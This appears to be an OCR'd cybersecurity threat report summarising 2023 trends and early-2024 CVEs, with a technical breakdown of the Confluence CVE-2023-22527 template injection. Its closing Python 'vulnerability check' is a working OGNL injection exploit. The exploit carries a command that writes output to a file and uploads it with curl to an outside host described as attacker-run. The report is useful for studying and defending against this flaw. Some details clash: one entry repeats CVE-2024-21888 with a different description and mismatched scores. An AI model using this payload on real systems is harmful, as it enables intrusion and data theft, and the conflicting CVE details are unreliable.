A COMPREHENSIVE ANALYSIS OF CYBER SECURITY TRENDS

Cyber Security 2023: Innovations, Threats and Transformation

Navigating the Evolving Threat Landscape

1. Ransomware attacks decreased by 36% in 2023, indicating a decline in this type of cyber threat.

2. Cloud-based attacks have significantly increased as more businesses transition to cloud environments, with unauthorized entries rising by 75% and cloud-aware incidents by 110% year-on-year.

3. There's a growing interest in IoT devices, providing new opportunities for cybercriminals due to the lack of adequate security features in many IoT devices.

4. Cybercriminals are increasingly using AI and ML to create sophisticated social engineering attacks, aiming to evade detection by security systems.

5. The number of vulnerabilities discovered in 2023 has seen a significant increase, emphasizing the importance of keeping software and systems updated.

Navigating the Evolving Threat Landscape

6 The speed of cyber attacks has accelerated, with the average dwell time decreasing by 22 minutes compared to the previous year.

7 Supply chain attacks are on the rise, indicating a shift in tactics by cybercriminals towards targeting third-party vendors and suppliers.

8 Vulnerabilities remain the most common ransomware vector, with a record number of 28,834 CVEs published in 2023.

9 Malicious intrusions increased by 6 percent, encrypted threats rose by 117 percent, malware by 11 percent, and cryptocurrency mining surged by 659 percent.

10 Ransomware attacks decreased by 36 percent but still ranked as the third highest on record. Ransom payments surpassed $1 billion for the first time.

2023 THREAT REPORT FINDINGS: THREAT ACTORS AND MALWARE

The landscape of cybersecurity is constantly evolving, marked by the emergence of new threat actor groups and the proliferation of sophisticated malware. These groups engage in a wide range of activities, from espionage to financial theft, posing significant risks to various sectors.

Highlights in 2023

Prominent Threat Actors in 2023

- APT28, APT29, APT30, APT41, APT34, Mustang Panda, Blind Eagle, Lazarus, UNC4191, Gamaredon Group, Sand Worm Team.

Prominent Malware in 2023

- LockBit, Qakbot, AsyncRat, AgentTesla, RedLine, ClOp, Emotet and Formbook

Notable vulnerabilities in January and February 2024

01 CVE-2023-22527 Atlassian Confluence Data Center and Server Template Injection Vulnerability

This vulnerability in Atlassian Confluence Data Center and Server allows for remote code execution (RCE) attacks, posing serious security risks by enabling attackers to inject malicious code and misuse system resources. It has a CVSS score of 10.0, indicating its potential for serious threats. Attackers can gain unauthorized access, potentially accessing sensitive data or causing system crashes by injecting malicious code.

CVSS Vectors:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Base Score:
CVSS score 10.0 (critical)

02 CVE-2024-21887 Ivanti Connect Secure and Policy Secure Command Injection Vulnerability

This zero-day vulnerability affects Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS). It enables an attacker with administrative privileges to inject arbitrary commands into the system, leading to potential system compromise. Due to its critical nature and ability to cause rapid impact, it poses a high-priority threat. With a CVSS score of 9.1, it exposes systems to serious attacks, allowing full control over compromised systems, unauthorized command injection, data access, and ransomware infection.

CVSS Vectors:
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Base Score:
CVSS score 9.1 (critical)

Notable vulnerabilities in January and February 2024

03 CVE-2024-21888 Ivanti Connect Secure and Policy Secure Privilege Escalation Vulnerability

This vulnerability in Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS) web components allows users to elevate their privileges to administrator level, posing serious security risks. With administrator access, attackers can compromise system integrity by accessing sensitive processes and data, and injecting malicious software. With a CVSS score of 8.8, it signifies a high potential for serious threats, warranting immediate attention to prevent exploitation.

CVSS Vectors:
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Base Score:
CVSS score 8.8 (high)

04 CVE-2024-21893 Ivanti Connect Secure, Policy Secure and Neurons for ZTA Server-Side Request Forgery (SSRF) Vulnerability

The SAML component vulnerability in Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS), and Ivanti Neurons for ZTA allows SSRF attacks, potentially granting unauthorized access to sensitive data. While its impact is less severe than other vulnerabilities, it can still compromise network security and cause service interruptions. With a CVSS score of 8.2, it poses a moderate risk, necessitating preventive measures to avoid data breaches and system disruptions.

CVSS Vectors:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Base Score:
CVSS score 8.2 (high)

Notable vulnerabilities in January and February 2024

05 CVE-2024-21888 Ivanti Connect Secure and Policy Secure Privilege Escalation Vulnerability


This vulnerability in Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS) allows unauthorized access by bypassing authentication, posing a potential security risk. Although it initially seems less severe than other threats as it doesn't lead to full system takeover, when combined with CVE-2024-21887, it allows for malicious requests and arbitrary command execution, escalating the risk. With a high CVSS score of 8.2, it enables access to sensitive information. When paired with CVE-2024-21887, which has a critical CVSS score of 9.1, the combined impact becomes serious, potentially leading to system takeover or administrator privilege acquisition. This can result in data loss, system corruption, or malware infection, compromising system security and causing service disruptions

CVSS Vectors:

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Base Score:

CVSS score 8.8 (high)



01 CVE-2023-22527 (Atlassian Confluence Data Center and Server Template Injection Vulnerability)

This vulnerability is a template injection vulnerability affecting Atlassian Confluence Data Center and Server. It enables remote code execution (RCE) attacks and poses serious security risks. Using template injection, attackers can inject malicious code into the server and misuse system resources. Potential impacts include access to sensitive information and ansomware attacks.

This security vulnerability affects specific versions of Confluence Data Center and Confluence Server. The affected versions are:

- Confluence Data Center and Server 8.0.x, 8.1.x, 8.2.x, 8.3.x, 8.4.x, 8.5.0–8.5.3

CVSS Vectors: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Base Score: CVSS score 10.0 (critical)

Description: This vulnerability has a higher CVSS score (10.0) than other Ivanti vulnerabilities due to its potential for RCE (Remote Code Execution) without authentication. The CVSS score indicates that it has the potential to expose systems to attacks that pose serious threats.

Possible situations: Attackers gain unauthorized access to navigate the system and access sensitive data. They may also inject malicious code into the server and abuse system resources, reducing system performance or causing a system crash.

Investigation of Atlassian Confluence CVE-2023-22527 Vulnerability in Technical Details

The ProjectDiscovery team investigated the Atlassian Confluence CVE-2023-22527 Vulnerability using "patch diffing" to compare version 8.5.4 with 8.5.3. They found significant differences, including file additions and deletions, particularly in files related to OGNL changes. However, no clear indication of a security vulnerability was found. Atlassian states that the vulnerability was automatically addressed in version 8.5.4, and the latest version 8.5.5 has completely eliminated the root cause.



Patch diffing between Confluence v8.5.3 and v8.5.4

Identification of Unauthenticated Attack Surface in Atlassian Confluence CVE2023-22527 Vulnerability

This vulnerability in Confluence allows unauthenticated users to access and render Velocity templates directly. Specifically, *.vm files can render even without authentication. This poses a risk when template files pass parameters directly to dangerous OGNL expressions like $ognl.findValue or $stack.findValue. For example, the template file pagelist.vm in confluence/template/xhtml/ is vulnerable to this issue.

text-inline.vm | pagelist.vm*

```
#* Don't include this directly! Use ie. general-pagelist.vm instead. *#

#set ($pageList = $stack.findValue($parameters.pages))
#set ($rawTitle = $!parameters.get('mytitle'))
#if ($rawTitle)
    #set ($labelValue = $i18n.getText($rawTitle) )
#end
#if (!$labelValue)
    #set ($labelValue = $!rawTitle)
#end

#if ("$!labelValue" != "")
<div class="tabletitle" style="width: $tableWidth">
    #if ($showmore || $showless || $showrss)
        <div style="float:right;" valign="bottom" class="tabletitleops">
             
            #if ($showrss)
                <a href="$req.contextPath/spaces/rss.action?key=$htmlUtil.urlEncode($space.key)"><img src="$staticResourceUrlPrefix/images/icons/rss.gif" title="RSS"></a>
                 
            #end
            #if ($showless)
                <a href="$showless"><img src="$staticResourceUrlPrefix/images/icons/subtract_12.gif" title="$textShowLess"></a>
            #end
            #if ($showmore)
                <a href="$showmore"><img src="$staticResourceUrlPrefix/images/icons/add_12.png" title="$textShowMore"></a>
            #end
        </div>
    #end
    #if ("$!labelValue" != "")
        <h2>$labelValue</h2>
    #else
         
    #end
</div>
#end
```

An example of a template file that accepts the parameter #set ($pageList = $stack.findValue(“$parameters.pages”))

Analysts have observed that sending **$parameters.pages** as an object can lead to OGNL injection. To address this issue, it is recommended to enclose **$parameters.pages** in double quotes, like so: **"$parameters.pages"**. This change mitigates the risk of OGNL injection.

Further investigation revealed that the vulnerable usage of findValue in double quotes was detected in the **confluence/template/aui/text-inline.vm** file. However, it was found that this file has been removed from the current release. This indicates the presence of vulnerability CVE-2023-22527 in the **confluence/template/aui/text-inline.vm** endpoint.

text-inline.vm | pagelist.vm

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```


The .vm file in the endpoint where CVE-2023-22527 was found


This vulnerability was identified as arising from the **&stack.findValue** function directly processing the value from the tag parameter, which leads to a template injection vulnerability. As a result, it was determined that a remote code execution vulnerability could be created by exiting the call to the **_getText** function and injecting malicious OGNL.

CVE-2023-22527 Size of Attack Surface

Various intelligence platforms found many public Confluence servers. Shodan, ZoomEye, and HunterHow discovered around 63,000 to 70,000 servers. However, these numbers may be inflated due to honeypots.

VulnCheck's analysis suggests about 236,000 Confluence honeypots exist, while the actual count of servers is estimated to be around 4,200. ODIN platform research identified over 4,000 accessible Confluence instances, mainly in the United States, Germany, China, Russia, Japan, and the United Kingdom, aligning better with the real server count.





CVE-2023-22527 Vulnerability Exploitation

Attackers can inject malicious code into affected systems by sending specially crafted requests. This allows attackers to exploit system resources and execute malware.

Nuclei template to detect CVE-2023-22527 on Atlassian Confluence instances:


```
┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# touch CVE-2023-22527.yaml

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# open CVE-2023-22527.yaml
```

Add the following code to the file we opened.

Then we create a file named IP_Confluence.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-22527 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-22527.yaml
```


The result of a query I made as an example:



```python
import requests
from urllib.parse import urlencode
from colorama import Fore, Style

def validate_url(url):
    try:
        response = requests.get(url)
        response.raise_for_status()
        return True
    except Exception as e:
        print(f"{Fore.RED}[!] URL validation error: {e}{Style.RESET_ALL}")
        return False

def scan_for_vulnerability(target_url, poc):
    url = target_url + "/template/aui/text-inline.vm"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0",
        "Content-Type": "application/x-www-form-urlencoded"
    }
    data = {"label": "aaa'%2B#request.get('.KEY_velocity.struts2.context').internalGet('ognl').findValue(#parameters.poc[0],
{})%2b'&poc=" + poc}
    data = urlencode(data)

    response = requests.post(url, headers=headers, data=data)

    if response.status_code == 200:
        print(f"{Fore.GREEN}[*] Server {target_url} is vulnerable to CVE-2023-22527!{Style.RESET_ALL}")
        print(f"{Fore.GREEN}[*] It's possible to execute the following command using the exploit: {poc}{Style.RESET_ALL}")
    else:
        print(f"{Fore.YELLOW}[*] Server {target_url} is not vulnerable to CVE-2023-22527.{Style.RESET_ALL}")

target_urls = [
    "http://192.168.1.1",
    "http://192.168.1.2",
    "http://example.com",
]

for url in target_urls:
    if validate_url(url):
        scan_for_vulnerability(url, "@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new
freemarker.template.utility.Execute()).exec({'pwd > 778.txt && curl -F \"file=@./778.txt\" http://www.p0b1ic[.]com/1.php'}))") #
p0b1ic[.]com is a domain name used by malicious actors engaged in malicious activities.
```

Vulnerability Check with Python

